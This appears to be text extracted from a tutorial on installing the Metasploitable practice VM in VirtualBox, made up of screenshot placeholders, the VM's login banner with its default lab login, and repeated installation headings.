
```
Metasploit2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:192 errors:0 dropped:0 overruns:0 frame:0
TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:68817 (67.2 KB) TX bytes:68817 (67.2 KB)

msfadmin@metasploitable:~$ exit
logout



Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```


Installing Metasploitable




Installing Metasploitable




Installing Metasploitable



Installing Metasploitable




Installing Metasploitable



Installing Metasploitable

Add the Metasploitable VM file that you downloaded.




Select this file


